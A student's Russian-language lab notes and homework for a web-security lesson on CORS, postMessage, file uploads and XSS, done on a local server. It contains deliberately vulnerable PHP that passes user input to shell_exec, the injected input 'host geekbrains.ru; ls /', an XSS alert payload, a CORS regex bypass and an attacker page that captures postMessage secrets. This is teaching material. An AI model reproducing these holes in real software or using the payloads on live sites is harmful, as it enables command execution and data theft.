


Урок 8


Современные ClientSide-технологии и другие технологии веба

Заметки

- Безопасность при CORS



- HTTP изначально не был рассчитан на большое количество открытых соединений, поэтому придумали протокол WebSocket.



- Примеры из скрипта:

```
cd /etc/nginx/sites-enabled && sudo nano default
root /var/www/html;
# Add index.php to the list if you are using PHP
index index.html index.htm index.nginx-debian.html;
server_name _;
location / {
}
add_header Access-Control-Allow-Origin "$http_origin";
try_files $uri $uri/ =404;
```

```
cd /etc/nginx/sites-enabled && sudo nano default
root /var/www/html;
index index.html index.htm index.nginx-debian.html;
server_name _;
location / {
if ($http_origin ~* (app.victim.com)) {
add_header Access-Control-Allow-Origin "$http_origin";
}
try_files $uri $uri/ =404;
}
```

```
cd /etc/nginx/sites-enabled && sudo nano default
location / {
if ($http_origin ~* (a+app.victim.com)) {
add_header Access-Control-Allow-Origin "$http_origin";
}
```

```
cd /etc && sudo nano hosts
127.0.0.1 localhost
127.0.0.1 aapp.victim.com aappqvictim.com victim.com
127.0.0.1 attacker.com
```

```
<body>
<script>
var target = null;
function openTargetWindow() {
target = window.open("http://victim.com/pm-receiver.html");
}
function sendMessage() {
}
</script>
<button onclick="openTargetWindow()">Open Target Window</button>
```

```
<input id="message"/>
<button onclick="sendMessage()">Send Message</button>
</body>
```

```
<body>
<script>
function receiveMessage(event) {
document.body.innerHTML = "<p>" + event.data + "</p>";
}
window.addEventListener("message",receiveMessage);
</script>
</body>
```

```
cd /var/www/html && sudo nano upload.html
<form enctype="multipart/form-data" action="/upload.php" method="POST">
Send file: <input name="userfile" type="file" />
<input type="submit" value="Send File" />
</form>
```

```
sudo nano upload.php
<?php
$uploadaddir = '/var/www/html/uploads/';
$uploadfile = $uploadaddir . basename($_FILES['userfile']['name']);
echo '<pre>';
if (move_uploaded_file($_FILES['userfile']['tmp_name'], $uploadfile)) {
echo "File successfully uploaded!";
}
echo '</pre>';
?>
```

```
sudo nano xss.html
<script>alert(document.domain)</script>
```

```
cd /etc/nginx/sites-enabled && sudo nano default
root /var/www/html;
index index.html index.htm index.nginx-debian.html;
server_name _;
location / {
try_files $uri $uri/ =404;
}
location /uploads/ {
add_header "Content-Disposition" "attachment";
```

```
try_files $uri $uri/ =404;
}
```

```
sudo nano upload.php
<?php
$command = "host " . $_GET["domain"];
echo $_GET["domain"] . "IP address is: " . shell_exec($command);
?>
```


```
host geekbrains.ru; ls /
```

ПО:

- BugBounty-программы
- Capture the Flag (CTF)
- Как использовать HTTP заголовки для предупреждения уязвимостей
- <https://habr.com/ru/articles/197038/>

Задание

1. Перед выполнением задания необходимо:
2. Создать страницу `user_info.html` на домене `localhost`
3. Добавить на домене `localhost` заголовок CORS: `Access-Control-Allow-Origin: *`



```
andreim@andreim-server: /var/www/html
File Edit Tabs Help
andreim@andreim-server:/var/www/html$ cat user_info.html
<body>
<h1>sensitive user_info</h1>
</body>
andreim@andreim-server:/var/www/html$ cat hw-8-1.html
<script>
function xhrTest(){
var xhr = new XMLHttpRequest();
xhr.open("GET", "//localhost/user_info.html", false);
xhr.send();

if (xhr.status != 200) {
alert(xhr.status + ': ' + xhr.statusText);
} else {
alert(xhr.responseText);
}
}
</script>
<button onclick="xhrTest()">load data...</button>
```

```

GNU nano 6.2 /etc/nginx/sites-available/default *
# Add index.php to the list if you are using PHP
index index.html index.htm index.nginx-debian.html;

#server_name _;
server_name localhost;
#server_name attacker.com;
#server_name victim.com;

location / {
    # First attempt to serve request as file, then
    # as directory, then fall back to displaying a 404.
    # add security
    add_header Content-Security-Policy "script-src none"
    # add Cookies
    add_header 'Set-Cookie' 'test1=attacker-to-attacker; Max-age=3600; Domain=attacker.com';
    add_header 'Set-Cookie' 'test2=attacker-to-victim; Max-age=3600; Domain=victim.com';
    add_header 'Access-Control-Allow-Origin' 'http://localhost';
    add_header "Access-Control-Allow-Origin" "*";
    try_files $uri $uri/ =404;
}

# pass PHP scripts to FastCGI server
#
location ~ \.php$ {
    include snippets/fastcgi-php.conf;
}

```

- `sudo nginx -s reload`

На домене `attacker.com` создать страницу, которая:

4. Выполнит XHR запрос за страницей `localhost/user_info.html`

The screenshot shows a web browser with the address bar at `attacker.com/hw-8-1.html`. A modal dialog displays the content of the XHR response: `<body><h1>sensitive user_info</h1></body>`. The Network tab at the bottom shows three requests:

Status	Method	Domain	File	Initiator	Type	Transferred	Size	Time
200	GET	attacker.com	hw-8-1.html	document	html	cached	294 B	0 ms
404	GET	attacker.com	favicon.ico	FaviconLoader.jsm:180 (i...)	html	cached	162 B	0 ms
200	GET	localhost	user_info.html	hw-8-1.html:5 (xhr)	html	cached	44 B	0 ms

5. Выведет содержимое страницы `user_info.html` Настройте CORS так, чтобы вывести содержимое страницы `user_info.html` мог только `http://localhost` или `http://trustedhost.com`.

```

GNU nano 6.2 /etc/nginx/sites-available/default *
# Self signed certs generated by the ssl-cert package
# Don't use them in a production server!
#
# include snippets/snakeoil.conf;

root /var/www/html;

# Add index.php to the list if you are using PHP
index index.html index.htm index.nginx-debian.html;

#server_name _;
server_name localhost;
#server_name attacker.com;
#server_name victim.com;

location / {
    # First attempt to serve request as file, then
    # as directory, then fall back to displaying a 404.
    # add security
    add_header Content-Security-Policy "script-src none"
    # add Cookies
    add_header 'Set-Cookie' 'test1=attacker-to-attacker; Max-age=3600; Domain=attacker.com; Path=/';
    add_header 'Set-Cookie' 'test2=attacker-to-victim; Max-age=3600; Domain=victim.com; Path=/';
    add_header 'Access-Control-Allow-Origin' 'http://localhost';
    add_header "Access-Control-Allow-Origin" "http://trustedhost.com";
    try_files $uri $uri/ =404;
}



```

- `sudo nginx -s reload`

```



andreim@andreim-server: /var/www/html
File Edit Tabs Help
GNU nano 6.2 /etc/hosts *
127.0.0.1 localhost
127.0.1.1 andreim-server
# new
127.0.0.1 geekbrains.ru
127.0.0.1 attacker.com
127.0.0.1 victim.com
127.0.0.1 trustedhost.com
# The following lines are desirable for IPv6 capable hosts

```



- Ответ прочитать не можем (attacker.com)

- Пробуем далее через localhost, trustedhost.com:
 - все работает ...





6. Вы - злоумышленник, поэтому в Firefox вы заходите только через приватное окно. Вы хотите украсть супер секретные данные со страницы <http://victim.com/hw-8-2.php>. На ней установлена защита по сессии. Но вы знаете пользователя у которого эта сессия есть и что секрет отдается `postMessage` после открытия страницы...
7. Заманите пользователя на страницу <http://attacker.com/hw-8-2-attacker.html> и получите секретные данные.
8. Допишите страницу <http://victim.com/hw-8-2.php>, так чтобы она была безопасной. Страница `hw-8-2.php`


```
<?php if ($_COOKIE['sessionid'] == '0a7016d5f7346a6f14b273a66e0770fb7d6608769f233156570e878a1397a175') { echo
```

```
"<body> Hello, sir! Sending data to window.opener! <script>
window.opener.postMessage('TOP secret data', '*'); </script> </body>"; }
else { echo "Access denied"; } ?>
```

```
andreim@andreim-server:/var/www/html$ cat hw-8-2.php
<?php
if($_COOKIE['sessionid'] == '0a7016d5f7346a6f14b273a66e0770fb7d6608769f233156570e878a1397a175'){
echo "<body> Hello, sir! Sending data to window.opener! <script>window.opener.postMessage('TOP sec
ret data', '*'); </script></body>";
} else { echo "Access denied"; }
?>
```





- Доступ к сайту закрыт.
- Пробуем подставить через консоль куки:
 - открывается...




- Заманиваем пользователя на страницу <http://attacker.com/hw-8-2-attacker.html> и получаем секретные данные:

```
GNU nano 6.2 hw-8-3.html
<body>
<script>
function openWindow() {
var win = window.open("http://victim.com/hw-8-2.php");
}
window.onmessage = function(e) {
console.log(e.data);
}
</script>
<button onclick="openWindow()">Click</button>
</body>
```

